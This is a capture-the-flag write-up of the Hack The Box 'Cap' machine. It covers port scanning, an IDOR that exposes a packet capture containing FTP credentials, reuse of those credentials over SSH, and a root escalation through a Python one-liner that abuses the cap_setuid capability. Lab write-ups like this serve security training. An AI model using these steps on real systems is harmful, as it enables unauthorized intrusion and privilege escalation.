
HTB - Cap
Introduction
This writeup documents the penetration testing of the Cap machine from the Hack The Box platform. In this case, I’ll exploit an IDOR vulnerability and a Python capability to privesc.
Information Gathering
After identifying the target’s IP address and operating system of the machine, we need to enumerate as much information as possible about the host.
❯ nmap -p- -sS --min-rate 5000 -vvv -n -Pn 10.129.16.0 -oG allPorts
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-04 10:40 +0100
Initiating SYN Stealth Scan at 10:40
Scanning 10.129.16.0 [65535 ports]
Discovered open port 21/tcp on 10.129.16.0
Discovered open port 80/tcp on 10.129.16.0
Discovered open port 22/tcp on 10.129.16.0
Completed SYN Stealth Scan at 10:40, 11.43s elapsed (65535 total ports)
Nmap scan report for 10.129.16.0
Host is up, received user-set (0.12s latency).
Scanned at 2026-02-04 10:40:40 CET for 11s
Not shown: 65532 closed tcp ports (reset)
PORT   STATE SERVICE REASON
21/tcp open  ftp     syn-ack ttl 63
22/tcp open  ssh     syn-ack ttl 63
80/tcp open  http    syn-ack ttl 63

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 11.55 seconds
           Raw packets sent: 65540 (2.884MB) | Rcvd: 65540 (2.622MB)
❯ nmap -sCV -p21,22,80 10.129.16.0
Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-04 10:41 +0100
Nmap scan report for 10.129.16.0
Host is up (0.049s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 fa:80:a9:b2:ca:3b:88:69:a4:28:9e:39:0d:27:d5:75 (RSA)
|   256 96:d8:f8:e3:e8:f7:71:36:c5:49:d5:9d:b6:a4:c9:0c (ECDSA)
|_  256 3f:d0:ff:91:eb:3b:f6:e1:9f:2e:8d:de:b3:de:b2:18 (ED25519)
80/tcp open  http    Gunicorn
|_http-server-header: gunicorn
|_http-title: Security Dashboard
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.00 seconds
Nmap found some open ports. The intrusion is probably going to be, or at least start, from port 80. You can Google the SSH version followed by “launchpad” to get a good hint about the OS. You can also check the blog’s Enumeration Cheat Sheet, which includes a table mapping service versions to possible operating system versions. We are facing an Ubuntu Focal (20.04)
We can’t do much with the SSH service since we don’t have credentials yet. Besides, the Anonymous user is not enabled on the FTP service, so let’s focus on the HTTP port.
❯ ftp -p 10.129.16.0
Connected to 10.129.16.0.
220 (vsFTPd 3.0.3)
Name (10.129.16.0:kali): anonymous
331 Please specify the password.
Password:
530 Login incorrect.
ftp: Login failed
ftp>
❯ whatweb http://10.129.16.0
http://10.129.16.0 [200 OK] Bootstrap, Country[RESERVED][ZZ], HTML5, HTTPServer[gunicorn], IP[10.129.16.0], JQuery[2.2.4], Modernizr[2.8.3.min], Script, Title[Security Dashboard], X-UA-Compatible[ie=edge]

Gunicorn (“Green Unicorn”) is a production-grade WSGI HTTP server for UNIX systems, designed to run Python web applications (e.g., Flask, Django).
❯ gobuster dir -u http://10.129.16.0 -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -t 30
===============================================================
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.129.16.0
[+] Method:                  GET
[+] Threads:                 30
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/data                 (Status: 302) [Size: 208] [--> http://10.129.16.0/]
/ip                   (Status: 200) [Size: 17451]
/netstat              (Status: 200) [Size: 31386]
/capture              (Status: 302) [Size: 220] [--> http://10.129.16.0/data/1]
Progress: 220557 / 220557 (100.00%)
===============================================================
Finished
===============================================================
Vulnerability Assessment
Nothing interesting in the web root directory, but in the /ip and /netstat directories there is one output of a system command. In the /data directory you can download a capture that can be examined using Wireshark, but I found nothing.
However, the structure of the URL http://10.129.16.0/data/1 may let us think of an IDOR vulnerability, so I’ll be accessing 0, 2, 3, 4, 5… until I find someting.
Exploitation
In the first capture (capture number 0), I found valid FTP credentials.

❯ ftp 10.129.16.0
Connected to 10.129.16.0.
220 (vsFTPd 3.0.3)
Name (10.129.16.0:kali): nathan
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||41189|)
150 Here comes the directory listing.
-r--------    1 1001     1001           33 Feb 04 09:36 user.txt
226 Directory send OK.
ftp> get user.txt
local: user.txt remote: user.txt
229 Entering Extended Passive Mode (|||61015|)
150 Opening BINARY mode data connection for user.txt (33 bytes).
100% |*******************************************************************************************************************************************|    33        0.35 KiB/s    00:00 ETA
226 Transfer complete.
33 bytes received in 00:00 (0.15 KiB/s)
ftp> pwd
Remote directory: /home/nathan
At this point, it’s not a bad idea to try the same credentials with the SSH service to figure out if there’s password reuse, since we know that the user nathan exists in the system.
❯ ssh nathan@10.129.16.0
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
nathan@10.129.16.0's password:
...
nathan@cap:~$ ls
user.txt
Post-Exploitation
Now I’m in the system as nathan. So, I’ll be executing linpeas.sh to enumerate the system and find ways to privesc.
Files with capabilities (limited to 50):
/usr/bin/python3.8 = cap_setuid,cap_net_bind_service+eip
/usr/bin/ping = cap_net_raw+ep
/usr/bin/traceroute6.iputils = cap_net_raw+ep
/usr/bin/mtr-packet = cap_net_raw+ep
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper = cap_net_bind_service,cap_net_admin+ep
LinPEAS indicates with colors that the /usr/bin/python3.8 python capability is a 95% PE vector, so let’s try to exploit it. I’ll search in the GTFOBINS page for known capabilities exploitation of Python. cap_setuid basically indicates that I can set my UID to 0 (root) when executing Python, so I’ll execute this command:

nathan@cap:/tmp$ python3 -c 'import os; os.setuid(0); os.execl("/bin/sh", "sh")'
# whoami
root
# cd /root
# cat root.txt
***REDACTED***